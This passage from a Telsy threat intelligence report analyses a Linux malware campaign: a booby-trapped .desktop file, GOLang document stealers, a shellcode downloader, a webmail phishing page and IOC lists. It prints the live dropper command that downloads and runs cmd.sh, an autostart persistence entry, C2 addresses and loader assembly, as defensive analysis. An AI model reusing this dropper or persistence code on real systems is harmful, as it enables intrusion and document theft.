- For Android users redirects to <http://185.190.142.213/vpn/> , but unfortunately it is not available anymore.
- For Linux users redirects to “http://assessment.mojochamps.com/uploads/hg/Sexual_Harassment_of_Women.zip” with hash `4d2a5b0628e3c5a6cba4492eb4dc615954665c19`.
 - This archive contains a malicious link file, with hash `3f8d0de8e6f59b99ac6fbcc8e83aa4169d115c8c`, that starts the same infection chain of the previous one.

```
[Desktop Entry]
Encoding=UTF-8
Name=Sexual_Harassment.odt
Exec=sh -c "/usr/bin/wget 'http://assessment.mojochamps.com/uploads/x/x.php' -O /tmp/Sexual_Harassment.odt; /usr/bin/wget 'http://144.91.81.180/cmd.sh' -O /tmp/exe.sh; cd /tmp; chmod +x exe.sh; libreoffice /tmp/Sexual_Harassment.odt | bash exe.sh"
Terminal=false
Type=Application
Icon=document-x-generic
Name[en_US]=Sexual_Harassment.odt
```



Decoy document

Other malicious link file that start the same infection chain and end with the download of the same payload have the following hashes:

- 4aac22fb2b2561ac0b76cc676e94a688f9130bc0
- 3b6def2e33f8278ad6edfb4713f22995a56fdb23
-

2.4 GOLANG Analysis


Moreover, thanks to the open-dir of the web server has been possible to find others Linux samples, this time they were written in *GOLang* and not in *Python*.

Even though it is not available the complete infection chain, but it can be supposed that a similar chain has been used to execute these samples.

These samples, basically, have the purpose to **steal documents** from the infected Linux system and uploads them to another C2.

The files are uploaded to the C2 via **HTTP POST** request, a field in the post data contains username and IP address of the infected system. Moreover, a sample uses the **“.config/autostart”** directory to achieve persistence.

The analysed sample, with hash `fd80690328ee8fbba7d32339edc56fd01f512ae6`, is “*assessment.mojochamps.com/uploads/v/version*”, was created on 10 November and has 0 detection on Virustotal.



It is written in *GOLang* version greater or equal than 1.16. After a refactor the function names are resolved and the analysis starts in the function *main.main()*.

```

-> afl | grep "main\."
0x004654c0 5 60 runtime.main.func2
0x00640640 16 735 -> 712 main.copy
0x00640920 5 202 -> 199 main.fileExists
0x00640ae0 3 234 -> 229 main.scan_recursive
0x00640a00 7 216 main.IsExist
0x00640be0 31 1957 -> 1936 main.Upload
0x006405c0 6 116 main.visit
0x00465460 3 80 runtime.main.func1
0x0063f1c0 86 5107 main.main
0x006413a0 15 342 main.visit.func1
0x00641500 23 613 main.scan_recursive.func1
  
```

The flow of the sample can be resumed in the following steps:

- Get IP Address
- Get User Information
- Check if exists itself in “*/home/user/.default/<name>*”
- False -> Copy itself in “*/home/user/.default/<name>*”
- Check if persistence has been gained
- False -> Create *default.desktop* in “*/home/user/.config/autostart*”
- Check if “*/tmp/list.txt*” exists
- True -> Scan home directory to find files with specific extensions and send to C2
- Visits home directory and store every file found in “*/tmp/list.txt*” then send it to C2
- Scan home directory to find files with specific extensions and send to C2


```

mov dword [var_18h], 0x1b6
; create file lnk file in /home/user/.config/autostart/default.desktop for persistence
; os.OpenFile
; os.OpenFile(0xc000104a8, 0xc0002bb8e8, 0x742e656c1636f6c, 0x2e6e6f6973726576, 0x0, 0x0, -1)
call os.OpenFile.@041
mov rax, qword [var_238h]
mov rcx, qword [rax + 0x40]
mov rdx, qword [rax + 0x48]
mov rbx, qword [var_20h]
mov qword [var_268h], rbx
mov rsi, qword [var_28h]
mov qword [var_88h], rsi
mov qword [rsp], 0
; "[Desktop Entry]\nVersion=1.0\nType=Application\nName=default\nExec=cryptobyte: BuilderContinuation reallocated a fixed-size buffer"
lea rdi, [0x006c420e]
mov qword [var_8h], rdi
; ??
; [0x3f:8]--1
; 63
mov qword [var_10h], 0x3f
mov qword [var_18h], rcx
mov qword [var_20h], rdx
; "/default//Dev/stain/etc/hosts12287031256103515625: parsing :authorityAdditionalBad varIntChorashianClassCHMOSSClassCSNETConnect"
lea rcx, [0x006b58f0]
mov qword [var_28h], rcx
mov qword [var_30h], 0xa
; versionmissing bytes, data=Bq etypes goal\00294- iner=Bv is not account+ minutes nalloc+ newval+ ofreed+ packed+ ping=Bq pointer +
lea rcx, [0x006b4f3e]
mov qword [var_38h], rcx
mov qword [var_40h], 7
; (state 0xc00014204c) [0x0041mp64c3]
; runtime.concatstring+
; runtime.concatstring(0xc000104a8, 0xc0002bb8e8, 0x742e656c1636f6c, 0x2e6e6f6973726576)
call runtime.concatstring.@0Cy
mov rax, qword [var_48h]
mov rcx, qword [var_50h]
lea rdx, [var_168h]
mov qword [rsp], rdx
mov qword [var_58h], rax
mov qword [var_10h], rcx
nop dword [rax]
; runtime.stringtoslicebyte
; runtime.stringtoslicebyte(0xc000104a8, 0xc0002bb8e8, 0x742e656c1636f6c, 0x2e6e6f6973726576, 0x0, 0x0)
call runtime.stringtoslicebyte.@0Cz
mov rax, qword [var_18h]
mov rcx, qword [var_20h]
mov rdx, qword [var_28h]
mov rbx, qword [var_268h]
mov qword [rsp], rbx
mov qword [var_58h], rax
mov qword [var_10h], rcx
mov qword [var_18h], rdx
; os._file_.write
; os._file_.write(0xc000104a8, 0xc0002bb8e8, 0x742e656c1636f6c, 0x2e6e6f6973726576, 0x0, 0x0, -1)
call os._file_.write.@0a0

```

Below the file created for the persistence.

```

(malware@kali4malwares)-[~/Desktop]
└─$ cat ../.config/autostart/default.desktop
[Desktop Entry]
Version=1.0
Type=Application
Name=default
Exec=/home/malware/.default/version

```

Once, that the persistence has been achieved the sample gather all the file names in the directory and send them to the C2.

The files are sent via **HTTP POST** request, the function involved in this operation is `main.Upload(url, file, <username><IP address>)`

The screenshot shows a debugger window with assembly code on the left and registers on the right. The assembly code includes instructions such as `call main_upload`, `call routine_deferreturn`, and `call os_Modir`. The registers window shows values for R0, R1, R2, etc.

The C2 for this sample is: <http://164.68.108.153:8062/one>

The POST request is shown below.

The screenshot shows a network traffic capture window displaying a POST request. The request body contains a list of file paths, including `/home/malware/`, `/home/malware/.cache/`, and `/home/malware/.cache/evolution/`.

Finally, the files found are sent to the C2.

This malware sample is very similar to the one written in Python, seems that the threat actor developed these tools simulating at the *BackNet* agent written in Python.

The other malware samples found are always written in the *GOLang* language and differ from the previous one called "version" in that they do not identify the IP address of the infected system via an **HTTP-GET** request to "api.ipify.org" and do not have a persistence procedure.

Unfortunately, there is no chain available that includes these samples.

HASH	PATH	Command & Control
46c02717343646db5e70e0462fa91c57dac844b7	assessment.mojochamps.com/uploads/v/climax	http://207.180.243.186:8062/one
304aa8abee3c3adacb67370fc7c6245d82d1ee9	assessment.mojochamps.com/uploads/v/host	http://207.180.243.186:8062/one
f6316f06e28744cd645003def82f8f512bc97cc8	assessment.mojochamps.com/uploads/v/update	http://207.180.243.186:8062/one
30fa80b6c01971be479ec47bddd39bd976733d92	assessment.mojochamps.com/uploads/v/update386	http://207.180.243.186:8062/one

2.5 ShellCode Downloader

The hacked website hosts also a shellcode downloader for Linux. The downloader is a basic compiled C code that using standard system calls and open a connection to “http://144.91.114.214:8082”.

The downloader, with hash `1cdcd2792bf3d0c855cf873a01ce4a0f40f28e85`, is available in the path `"assessment.mojochamps.com/uploads/mo64.elf"` and it has been created on 1 December.

This means that maybe the threat actor is changing its tools and modus operandi. The shellcode loader starts allocating memory and creating a TCP/IP socket.

```

undefined entry()
AL:1 <RETURN>
entry
00400078 48 31 ff XOR     RDI,RDI
0040007b 6a 09 PUSH   0x9
0040007d 58 POP    RAX
0040007e 99 CDQ
0040007f b6 10 MOV    DH,0x10
00400081 48 89 d6 MOV    RSI,RDX
00400084 4d 31 c9 XOR    R9,R9
00400087 6a 22 PUSH   0x22
00400089 41 5a POP    R10
0040008b b2 07 MOV    DL,0x7
0040008d 0f 05 SYSCALL
0040008f 48 85 c0 TEST   RAX,RAX
00400092 78 51 JS     LAB_004000e5
00400094 6a 0a PUSH   0xa
00400096 41 59 POP    R9
00400098 50 PUSH   RAX
00400099 6a 29 PUSH   0x29
0040009b 58 POP    RAX
0040009c 99 CDQ
0040009d 6a 02 PUSH   0x2
0040009f 5f POP    RDI
004000a0 6a 01 PUSH   0x1
004000a2 5e POP    RSI
socket creation
004000a3 0f 05 SYSCALL
004000a5 48 85 c0 TEST   RAX,RAX
004000a8 78 3b JS     LAB_004000e5
    
```

Annotations in the image:

- `PUSH 0x9` and `POP RAX` are grouped as `sys_mmap system call`.
- `MOV DH,0x10`, `MOV RSI,RDX`, `XOR R9,R9`, `PUSH 0x22`, `POP R10`, and `MOV DL,0x7` are grouped as `ask for 4096 bytes RWX`.
- `PUSH 0x29` and `POP RAX` are grouped as `sys_socket`.
- `PUSH 0x2` and `POP RDI` are grouped as `AF_INET`.
- `PUSH 0x1` and `POP RSI` are grouped as `SOCK_STREAM`.

Then try to connect to C2 and wait for commands.

```

004000aa 48 97 XCHG   RAX,RDI
LAB_004000ac XREF[1]: 004000e3
004000ac 48 b9 02 MOV    RCX,0xD6725B90921F0002
00 1f 92
90 5b 72 d6
004000b6 51 PUSH   RCX
004000b7 48 89 e6 MOV    RSI,RSP
004000ba 6a 10 PUSH   0x10
004000bc 5a POP    RDX
004000bd 6a 2a PUSH   0x2a
004000bf 58 POP    RAX
connect to the c2
004000c0 0f 05 SYSCALL
004000c2 59 POP    RCX
004000c3 48 85 c0 TEST   RAX,RAX
004000c6 79 25 JNS   LAB_004000ed
004000c8 49 ff c9 DEC    R9
004000cb 74 18 JZ    LAB_004000e5
004000cd 57 PUSH   RDI
004000ce 6a 23 PUSH   0x23
004000d0 58 POP    RAX
004000d1 6a 00 PUSH   0x0
004000d3 6a 05 PUSH   0x5
004000d5 48 89 e7 MOV    RDI,RSP
004000d8 48 31 f6 XOR    RSI,RSI
004000db 0f 05 SYSCALL
004000dd 59 POP    RCX
004000de 59 POP    RCX
004000df 5f POP    RDI
004000e0 48 85 c0 TEST   RAX,RAX
004000e3 79 c7 JNS   LAB_004000ac
    
```

Annotations in the image:

- `XCHG RAX,RDI` is annotated as `store socket descriptor to RDI`.
- `MOV RCX,0xD6725B90921F0002`, `PUSH RCX`, `MOV RSI,RSP`, `PUSH 0x10`, `POP RDX`, and `PUSH 0x2a` are grouped as `socketaddr { AF_INET, 8082, 144.91.114.214 }`.
- `POP RAX` is annotated as `connect syscall`.
- `PUSH RDI`, `PUSH 0x23`, `POP RAX`, `PUSH 0x0`, `PUSH 0x5`, `MOV RDI,RSP`, `XOR RSI,RSI`, and `SYSCALL` are grouped as `nanosleep`.

Finally, it receives 126 bytes from C2 writes them to allocated memory, jumps on them and executes the shellcode. Interesting how they used the connect system call return value, written to the register (RAX), to index the read system call.

```

LAB_004000e5                                     XREF[4]:
004000e5 6a 3c      PUSH     0x3c
004000e7 58        POP      RAX
004000e8 6a 01      PUSH     0x1
004000ea 5f        POP      RDI
                                exit if the read fail
004000eb 0f 05     SYSCALL

LAB_004000ed                                     XREF[1]:
004000ed 5e        POP      RSI
004000ee 6a 7e     PUSH     0x7e
004000f0 5a        POP      RDX
                                read shellcode and store it in the memmapped memory
004000f1 0f 05     SYSCALL
004000f3 48 85 c0  TEST     RAX,RAX
004000f6 78 ed     JS       LAB_004000e5
                                execute shellcode
004000f8 ff e6     JMP      RSI
    
```

2.6 Phishing Page

The compromised site hosts, also, a complete “assessment.mojochamps.com/verify/index.html” phishing page created on 11 December targeting Indian WebMail.



The stolen credentials are sent via POST request to “assessment.mojochamps.com/verify/verify.php”. This page stores the credentials in a txt file hosted on the same compromised site and redirects the user to the real email.gov.in site.

3 Indicators of Compromise

Windows Chain IOCs

TYPE	NAME	HASH	PURPOSE
Docx	Jointness.docx	0495046e0f23bda54f2e87a4f3ba13f29ddb1bd	Document
Docx	Theaterisation.docx	528b12deb66842d798a0467d92f6df4302f61c96	Template
VBS	ab.vbs	4933fe2ccebba324d0807242fc4dc15376ee7aaa	Script
PS1	bts.ps1	b50669db6ca41eb591170c9a0ebcb60937b10a24	Script
Docx	Registration.docx	868f436ebcc1ec89370efbdeb1b4449275b87b51	Document
Docx	Details.docx	fe8b5f040b4c6281458123b7ecb8550e18aedca3	Template
Docx	Polling.docx	6c095ae28d67c8c0be4f68c417e80f23fb3aa16e	Document
Docx	Result.docx	e638ab02864b45a86524b2f96b6d2342ead0cb02	Template
Docx	Trg_2022.docx	7d603e87e744313032cda8fb04877c5ca7df05b6	Document
Docx	Report_Final.docx	72987fc0ea433e832a79ed5831386cef443ee7ec	Document
Docx	Final_Report.docx	b2157a50fd11eb227ccba21f348e690264b7d306	Template

Linux Chain IOCs

TYPE	NAME	HASH	PURPOSE
Archive	Noting-Sheet.tar.gz	f1d4e63edb11e6e3aa00889d7f3c8fc4052f344c	Infection
Link	Noting-Sheet.desktop	cd6063cca3326cce343ad9c43a423a9f89e34e78	Malicious Link
Script	cmd.sh	9efad25410c159109588cad5d0b192cb296805f4	Malicious Script
ELF64	x64	a10c90626d8de12c4b378ab0cbb30032c61b0e76	Final Payload
Archive	Sexual_Harassment_of_Women.zip	4d2a5b0628e3c5a6cba4492eb4dc615954665c19	Infection
Link	Sexual_Harassment_of_Women.desktop	3f8d0de8e6f59b99ac6fbcc8e83aa4169d115c8c	Malicious Link
Link	Mov-Order-Requirements-DTS.desktop	4aac22fb2b2561ac0b76cc676e94a688f9130bc0	Malicious Link
Link	NDC.desktop	3b6def2e33f8278ad6edfb4713f22995a56fdb23	Malicious Link

Linux GOLang IOCs

TYPE	NAME	HASH	PURPOSE
ELF64	version	fd80690328ee8fbba7d32339edc56fd01f512ae6	Document Stealer
ELF64	climax	46c02717343646db5e70e0462fa91c57dac844b7	Document Stealer
ELF64	host	304aa8abee3c3adach67370fc7c6245d82d1eee9	Document Stealer
ELF64	update	f6316f06e28744cd645003def82f8f512bc97cc8	Document Stealer
ELF32	update386	30fa80b6c01971be479ec47bbdd39bd976733d92	Document Stealer

Shellcode Loader Linux

<i>TYPE</i>	<i>NAME</i>	<i>HASH</i>	<i>PURPOSE</i>
ELF64	mo64.elf	1cdcd2792bf3d0c855cf873a01ce4a0f40f28e85	Downloader

IPs & URLs

62.171.172.199
207.180.243.186
144.91.81.180
173.212.200.69
185.190.142.213
164.68.108.153
144.91.114.214
assessment.mojochamps.com/images/Jointness.docx
assessment.mojochamps.com/uploads/ *
assessment.mojochamps.com/verify/*

4 ATT&CK Matrix



Telsy is the Digital Champion of **TIM Group** for cybersecurity and cryptography. For 50 years it has been at the service of the defense of the country, supporting armed forces and institutions in the defense of communications and the Italian cyber perimeter. Working in synergy with the other factories of the TIM Group, Telsy is the Cybersecurity competence center, which develops, besides the innovative core business focused on communication security, firmware security, MSS, data center security, and decision intelligence & data analytics solutions. Telsy complies with the Golden Power regulation, being a strategic company to the national security and defense.

This report was produced by Telsy's "**Cyber Threat Intelligence**" team with the help of its CTI platform, which allows to analyze and stay updated on adversaries and threats that could impact customers' business.

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